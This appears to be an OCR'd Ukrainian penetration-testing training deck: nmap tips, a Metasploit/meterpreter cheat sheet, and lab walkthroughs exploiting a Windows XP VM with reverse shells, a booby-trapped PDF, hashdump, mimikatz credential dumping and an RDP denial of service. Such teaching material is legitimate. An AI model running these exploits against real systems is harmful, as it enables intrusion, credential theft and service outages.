

```
root@gk17:~# nmap -s0 -n -P0 -F -T5 -vv --reason --open 7.7.7.5

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-15 08:01 EDT
Initiating ARP Ping Scan at 08:01
Scanning 7.7.7.5 [1 port]
Completed ARP Ping Scan at 08:01, 0.07s elapsed (1 total hosts)
Initiating IPProto Scan at 08:01
Scanning 7.7.7.5 [145 ports]
Discovered open port 1/ip on 7.7.7.5
Completed IPProto Scan at 08:02, 1.71s elapsed (145 total ports)
Nmap scan report for 7.7.7.5
Host is up, received arp-response (0.00024s latency).
Scanned at 2015-05-15 08:01:58 EDT for 2s
Not shown: 144 open|filtered protocols
Reason: 144 no-responses
PROTOCOL STATE SERVICE REASON
1        open  icmp    echo-reply
MAC Address: 08:00:27:07:83:BD (Cadmus Computer Systems)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.03 seconds
           Raw packets sent: 290 (5.952KB) | Rcvd: 2 (56B)
```

#nmap -sA _ACK Scan




```
root@gk17:~# nmap -sA -n -P0 -F -T5 -vv --reason --open 7.7.7.5

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-15 08:04 EDT
Initiating ARP Ping Scan at 08:04
Scanning 7.7.7.5 [1 port]
Completed ARP Ping Scan at 08:04, 0.14s elapsed (1 total hosts)
Initiating ACK Scan at 08:04
Scanning 7.7.7.5 [100 ports]
Completed ACK Scan at 08:04, 1.64s elapsed (100 total ports)
Nmap scan report for 7.7.7.5
Host is up, received arp-response (0.00077s latency).
Scanned at 2015-05-15 08:04:29 EDT for 2s
Not shown: 97 filtered ports
Reason: 97 no-responses
PORT     STATE      SERVICE       REASON
139/tcp  unfiltered netbios-ssn   reset
445/tcp  unfiltered microsoft-ds  reset
3389/tcp unfiltered ms-wbt-server reset
MAC Address: 08:00:27:07:83:BD (Cadmus Computer Systems)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds
           Raw packets sent: 199 (7.948KB) | Rcvd: 5 (188B)
```

#nmap -sI host:port _IdleScan



#nmap _ практичні поради #1

-sL _ перевірка параметрів без активного сканування

-sP _ спершу, швидкий ping scan підмережі

-sS _ основний режим для збору інформації про порти

-sO _ для виявлення мережевого обладнання

-sA _ для виявлення портів закритих брандмауером

-sI _ сканування портів через т.з. “зомбі-машину”

-A _ визначення ОС та ПЗ (-sV & -O)

#nmap _ практичні поради #2

#nmap -sS -F -n -T4 -vv --reason 8.8.8.8	(100 портів)
#nmap -sS __ -n -T4 -vv --reason 8.8.8.8	(1000 портів)
#nmap -sS -p- -n -T4 -vv --reason 8.8.8.8	(65535 портів)
#nmap -sS -F -n -T0 -vv --reason 8.8.8.8	(5хв між пакетами)
#nmap -sS __ -n -T4 -vv --reason 8.8.8.8	(10 мс між пакетами)
#nmap -sS -p- -n -T5 -vv --reason 8.8.8.8	(5 мс між пакетами)

#nmap _ практичні поради #3

#nmap -sS ___ -F -n -T5 -vvv --reason --open 8.8.8.8 (ping)

#nmap -sS -P0 -F -n -T5 -vvv --reason --open 8.8.8.8 (**NO** ping)

#nmap -sS -Pn -F -n -T5 -vvv --reason --open 8.8.8.8 (**NO** ping)

#nmap -sS -P0 -A -n -T4 -vvv --reason --open 8.8.8.8

#nmap -sS -P0 -p- -n -T4 -vvv --reason --open 8.8.8.8 -oA log.txt

#msfconsole _ шпаргалка

root@kali:~# service postgresql start && service metasploit start

root@kali:~# msfconsole

msf > msfupdate

msf > search %module_name%

msf > use %module_name%

msf > set payload %payload_name%

msf > show options

msf > set %exploit & payload options%

msf > exploit

#meterpreter _ шпаргалка

getuid / getpid / getsid / getsystem

ps / kill / sysinfo / arp / route / netstat

pwd / cd / upload / download / edit

execute -f -h -t

screenshot / webcam_

record_mic

keyscan_start _dump _ stop

shell / shutdown / reboot / clearenv

#msfconsole _ приклади експлойтів

Win XP


+ ms10_002_aurora
+ ms08_067_netapi
+ adobe_pdf_embedded_exe
+ ms12_020

Win 7

+ adobe_flash_worker_ (2015-0313)
+ ask (UAC privileges escalation)
+ java_signed_applet


#msfconsole _ ms10_002_aurora

```
msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > set srvhost 7.7.7.7
srvhost => 7.7.7.7
msf exploit(ms10_002_aurora) > set srvport 80
srvport => 80
msf exploit(ms10_002_aurora) > set uripath /aurora
uripath => /aurora
msf exploit(ms10_002_aurora) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > set lhost 7.7.7.7
lhost => 7.7.7.7
msf exploit(ms10_002_aurora) > set lport 443
lport => 443
msf exploit(ms10_002_aurora) > set autorunscript migrate -f
autorunscript => migrate -f
msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 7.7.7.7:443
msf exploit(ms10_002_aurora) > [*] Using URL: http://7.7.7.7:80/aurora
[*] Server started.
[*] 7.7.7.5          ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (882688 bytes) to 7.7.7.5
[*] Meterpreter session 1 opened (7.7.7.7:443 -> 7.7.7.5:1031) at 2015-05-15 09:03:06 -0400
[*] Session ID 1 (7.7.7.7:443 -> 7.7.7.5:1031) processing AutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (1648)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 436
[+] Successfully migrated to process

  Id  Type                   Information       Connection
  --  ----                   -----------       ----------
  1   meterpreter x86/win32  VMXP\root @ VMXP  7.7.7.7:443 -> 7.7.7.5:1031 (7.7.7.5)
```




#msfconsole _ adobe_pdf_embedded_exe

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set infilename lampsec_ctf8.pdf
infilename => lampsec_ctf8.pdf
msf exploit(adobe_pdf_embedded_exe) > set filename lampsec_ctf8.pdf
filename => lampsec_ctf8.pdf
msf exploit(adobe_pdf_embedded_exe) > set launch_message DO NOT OPEN THIS FILE!!!
launch_message => DO NOT OPEN THIS FILE!!!
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 7.7.7.7
lhost => 7.7.7.7
msf exploit(adobe_pdf_embedded_exe) > set lport 777
lport => 777
msf exploit(adobe_pdf_embedded_exe) > exploit

[*] Reading in 'lampsec_ctf8.pdf'...
[*] Parsing 'lampsec_ctf8.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'lampsec_ctf8.pdf' file...
[+] lampsec_ctf8.pdf stored at /root/.msf4/local/lampsec_ctf8.pdf
msf exploit(adobe_pdf_embedded_exe) > cp /root/.msf4/local/lampsec_ctf8.pdf /var/www
[*] exec: cp /root/.msf4/local/lampsec_ctf8.pdf /var/www

msf exploit(adobe_pdf_embedded_exe) > service apache2 start
[*] exec: service apache2 start
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 7.7.7.7:777
msf exploit(handler) >
[*] Starting the payload handler...
[*] Sending stage (882688 bytes) to 7.7.7.5
[*] Meterpreter session 5 opened (7.7.7.7:777 -> 7.7.7.5:1035) at 2015-05-15 10:09:40 -0400
```



#msfconsole _ ms08_067_netapi


```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set rhost 7.7.7.5
rhost => 7.7.7.5
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set lhost 7.7.7.7
lhost => 7.7.7.7
msf exploit(ms08_067_netapi) > set lport 443
lport => 443
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 7.7.7.7:443
[*] Automatically detecting the target...
/opt/metasploit/apps/pro/vendor/bundle/ruby/2.1.0/gems/recog-1.0.27/lib/recog/fingerprint/rege
d '?' was replaced with '*' in regular expression
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (882688 bytes) to 7.7.7.5
[*] Meterpreter session 2 opened (7.7.7.7:443 -> 7.7.7.5:1032) at 2015-05-15 09:12:25 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
ghost:501:ceeb0fa9f240c2009b8c10b851fe4b9f:ce4904d6842ec31f2da36efefe0d011e:::
root:500:b0109442b77b46c74a3b108f3fa6cb6d:79f1c5f99f49155f8a5434e8da5c75b2:::
support:1003:55d0be07aa2e7719ccf9155e3e7db453:412085664c2e036b5b4973d8c32d3b6c:::
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > upload mimidrv.sys
[*] uploading  : mimidrv.sys -> mimidrv.sys
[*] uploaded   : mimidrv.sys -> mimidrv.sys
meterpreter > upload mimilib.dll
[*] uploading  : mimilib.dll -> mimilib.dll
[*] uploaded   : mimilib.dll -> mimilib.dll
meterpreter > upload mimikatz.exe
[*] uploading  : mimikatz.exe -> mimikatz.exe
[*] uploaded   : mimikatz.exe -> mimikatz.exe
```




```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 276727 (00000000:000438f7)
Session           : Interactive from 0
User Name         : root
Domain            : VMXP
SID               : S-1-5-21-2025429265-113007714-85424
        msv :
         [00000002] Primary
         * Username : root
         * Domain   : VMXP
         * LM       : b0109442b77b46c74a3b108f3fa6cb6d
         * NTLM     : 79f1c5f99f49155f8a5434e8da5c75b2
         * SHA1     : 2b1a5dcfa8f8302d6f7110ad05c883b5
        wdigest :
         * Username : root
         * Domain   : VMXP
         * Password : P@$$w0rD
        kerberos :
         * Username : root
         * Domain   : VMXP
         * Password : P@$$w0rD
```


#msfconsole _ ms12_020

```
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchann

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3389             yes       The target port

msf auxiliary(ms12_020_maxchannelids) > set rhost 7.7.7.5
rhost => 7.7.7.5
msf auxiliary(ms12_020_maxchannelids) > exploit

[*] 7.7.7.5:3389 - Sending MS12-020 Microsoft Remote Deskto
[*] 7.7.7.5:3389 - 210 bytes sent
[*] 7.7.7.5:3389 - Checking RDP status...
[+] 7.7.7.5:3389 seems down
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_maxchannelids) > _
```



